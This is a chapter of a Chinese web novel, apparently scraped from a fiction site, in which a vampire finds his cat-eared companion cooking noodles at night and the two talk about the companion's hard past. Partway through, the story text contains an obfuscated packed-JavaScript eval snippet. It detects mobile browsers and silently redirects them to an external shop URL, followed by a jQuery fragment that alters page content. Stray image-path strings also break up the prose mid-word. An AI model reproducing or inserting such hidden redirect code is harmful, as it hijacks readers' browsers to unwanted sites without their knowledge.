文趣网 > 其他小说 > 如果吸血鬼爱上血仆 > 24. 小馋猫吃夜宵不带我
    凌晨两点二十八分,珀涅斯·伊菲尔站在自己府邸的走廊上,穿着睡袍,披着风衣,面无表情地看着空荡荡的走廊。

    事情回到5分钟前……

    珀涅斯盯着被翻得乱七八糟的被子,陷入了三百多年来最严重的自我怀疑。

    人没了。

    刚才还在他怀里的人,现在变成了一只枕头。

    他把枕头拎起来看了看——普普通通的枕头,不会呼吸,没有心跳,没有那对总是红着的耳朵。

    珀涅斯把枕头扔到一边,起身下床。动作太快,以至于他顿了一下——上一次他“动作太快”是什么时候?几百年前被追杀的时候?

    现在只是因为一只猫半夜不见了。

    他揉了揉眉心,试图让自己的大脑恢复清醒。

    三百四十七年。

    活了三百四十七年,他从来没想过自己有一天会在大半夜满屋子找一只猫。

    准确地说,是一只趁他睡着了偷偷溜走的小馋猫。

    他披上风衣,推门出去。

    厨房?可能性最大。

    藏书室?那只猫最近对身世的事上心,但大半夜看书不像他的风格。

    客厅沙发?他经常瘫那儿,但大半夜瘫着干什么?

    ……天台?

    走廊里很安静,只有壁灯昏黄的光。珀涅斯站在门口,闭上眼,感受了一下。

    项圈——不,臂环还在。

    那枚银色的臂环戴在城旭左臂上,和他的血液有微弱的联系。至少他能感觉到那团微弱的存在,貌似…在楼下。

    厨房的方向。

    珀涅斯松了口气。

    他放轻脚步,沿着楼梯往下走。

    ——

    走廊很安静,只有他自己的脚步声。

    夜晚的府邸和白天不一样。月光透过窗户落进来,在地板上画出银白色的光斑,所有的家具都沉默地立在阴影里,像一群沉睡的巨兽。

    珀涅斯走过拐角,忽然停下脚步。

    有光……

    厨房的门虚掩着,透出一缕暖黄色的光,里面传来轻微的动静——锅碗碰撞的声音,水流的哗哗声,还有……小声哼歌的声音?

    珀涅斯没有立刻推门。他站在门口,透过门缝往里看。

    城旭站在灶台前,背对着门,穿着一件宽大的T恤——是珀涅斯的,袖子挽了几道,露出一截细瘦的小臂,下摆快垂到膝盖。他赤着脚踩在地板上,尾巴在身后轻轻晃着,偶尔扫过小腿,像是在给自己打拍子。

    他哼的歌珀涅斯没听过,调子很简单,断断续续的,像是随便编的。灶台上的锅里,热水开始冒泡。城旭拿起旁边的手工面,随意地丢进去——然后被溅起的水烫了一下,飞快地把手缩回来,含住手指,身后的尾巴也炸了一下,慢慢翘起来,撩起的衣摆露出少年短裤下白皙的大腿。

    “……笨蛋。”珀涅斯听见自己小声说。

    但不经意间瞥到那块皮肤,他脸上还是会悄悄泛红。即便这样,某人依旧厚着脸皮多瞄几眼…

    城旭完全没发现有人偷看。他盯着锅里的面,时不时用筷子戳一戳,尾巴晃得更欢了。旁边还放着切好的葱花和一个鸡蛋——鸡蛋磕得有点惨,蛋壳碎了一小块掉进碗里,他正拿筷子捞。

    “啧……”他小声抱怨了一句,“怎么还是碎了。”

    珀涅斯靠在门框上,看着他。

    灯光从上方落下来,把城旭整个人笼罩在一层暖黄色的光晕里。他的头发有点乱,有几撮突兀地翘着,耳朵随着动作微微抖动,偶尔转向某个方向,像是在听什么动静。

    但就是没听见身后有人。

    珀涅斯忽然觉得,就这么看着也挺好。

    不打扰他,就这么看着。

    看他在锅里搅动面条,看他熟练又笨拙地打第二个鸡蛋(这次成功了,他满意地哼唧了一声),看他往碗里加调料的时候偷偷尝了一调羹的汤,然后被烫得直吐舌头。

    他见过城旭很多样子——警惕的、倔强的、愤怒的、羞耻的、迷糊的、开心的。但没见过这样的:

    凌晨,穿着他的衣服,赤着脚,给自己煮一碗面。

    认真,专注,像在做一件很重要的事。

    珀涅斯忽然觉得,这个画面比他看过的任何艺术品都好看。

    城旭关了火,把面捞进碗里,浇上汤汁,撒上葱花。热气扑在他脸上,他眯了眯眼,尾巴愉快地甩了甩。

    然后他端着碗转身,准备去餐桌——

    对上门口那双笑眯眯的眼睛。

    珀涅斯正站在门口,披着风衣,双手抱臂,似笑非笑地看着他。

    四目相对。“!!!”(炸毛)

    碗差点脱手。

    珀涅斯眼疾手快,一步跨过去,稳稳托住了碗底。

    “…小心。”

    城旭瞪着他,耳朵从粉变成红,从红变成深红:“你你你…你怎么……”

    “醒了,发现某人想用枕头糊弄我。”珀涅斯低头对上城旭琥珀色的眼睛,语气很平常,“枕头不会呼吸,而且——没有你好抱。”不仅是耳朵,城旭感觉自己这个人都红红的,不自觉地低下头。

    沉默中,他感觉肩上忽然多了一份重量和温度。

    很轻,但很安心——珀涅斯把那件风衣脱下来,披在了他的肩上。衣服上还是那股熟悉的雪松香,带着微弱的体温。

    “……你听我解释。”城旭说,手抚着珀涅斯的风衣

    “半夜不睡觉,跑下来煮面?”珀涅斯问。

    “……我饿了。”

    “饿了不叫我?”城旭愣了一下,像是不理解这个问题为什么要问:“叫你干嘛?”

    珀涅斯看着他,没有说话。

    城旭被他看得有些不自在,端着碗想往后退:“那个,你回去睡吧,我吃完就——”

    “饿醒了,一个人来厨房…”他开口,声音低低的,有些沙哑。

    “还不带我?”

    “啊?”

    珀涅斯的唇角弯起来,弯成一个很明显的弧度。他伸手,把城旭翘起来的尾巴毛按下去,语气带着点无奈,又带着点宠的意思:

    “小馋猫,吃夜宵不带我。”

    城旭瞪着他,耳朵开始发烫。

    “我、我怎么带!你睡得像猪一样!”

    “我睡得像什么?”

    “……猪。”

    珀涅斯挑了挑眉。

    城旭的尾巴炸了一下,但嘴硬地继续:“本来就是!叫都叫不醒!”珀涅斯没反驳。他只是低头,凑近了些,目光落在那碗面上。

    汤底清澈,面条粗细均匀,青菜翠绿,葱花点缀,中间卧着一个金黄色的荷包蛋。

    “看起来不错。”他说。

    城旭愣了几秒,然后试探性地问:“你…也要吃吗?”

    “你做的?”

    “……嗯。”

    珀涅斯揉了揉他的脑袋。

    “要。”

    ——

    几分钟后,两个人坐在厨房的小餐桌前,面前摆着两碗面。

    城旭分了他一半……的一半。

    至少那个荷包蛋是给了一半。珀涅斯拿起筷子,尝了一口。

    城旭看着他,耳朵还红着,但眼神里带着一点期待。

    珀涅斯咀嚼,咽下。

    确实还不错。面条煮得刚刚好,汤底咸淡适中,葱花提味,鸡蛋……蛋黄是溏心的。;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17877029|212395||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    “怎么样?”城旭忍不住问。

    珀涅斯没有立刻回答。他又吃了一口,然后放下筷子,看向城旭。

    “你什么时候学会做饭的?”

    城旭愣了一下,低头吃面:“……以前。”

    “以前?”

    “嗯…”城旭嚼着面,声音有点含糊,“在……那里的时候。我父母……你也知道的,他们没怎么给我做过饭。一开始一直省钱吃泡面,后来吃腻了,手头上也紧,就……自己学着做…”

    珀涅斯沉默着。城旭继续说,语气很平淡,像在说别人的事,却又带着些许自嘲:“其实…刚开始很难吃……煮糊过,煮生过,有一次……差点把厨房烧了……就是之前那种…铁皮搭的棚子,那次房东追着我骂了三天…”

    他夹起一筷子面,吹了吹。

    “后来…慢慢就会了,反正就我一个人,能吃就行……”

    珀涅斯看着他。

    看着他说这些话时的表情——不是诉苦,不是求同情,只是陈述一个事实。

    过去的事就是过去了,不需要特别对待。

    “那现在呢?”珀涅斯问。

    “现在?”城旭想了想,“现在有你啊。”

    他说得很随意,说完继续低头吃面。

    珀涅斯看着他的头顶,看了很久…

    然后他伸手,轻轻揉了揉那对耳朵。

    城旭被揉得有些发软,抬头看他:“你干嘛?”

    珀涅斯没有回答,他只是收回手,继续吃面。

    “…很好吃。”他说。城旭盯着他看了几秒,然后继续低头吃面。

    耳朵红红的……

    ——

    吃完面,城旭收拾碗筷,珀涅斯就坐在餐桌边默默看着。

    “你不回去睡?”城旭问回眸

    “等你。”

    “我又不会跑……”

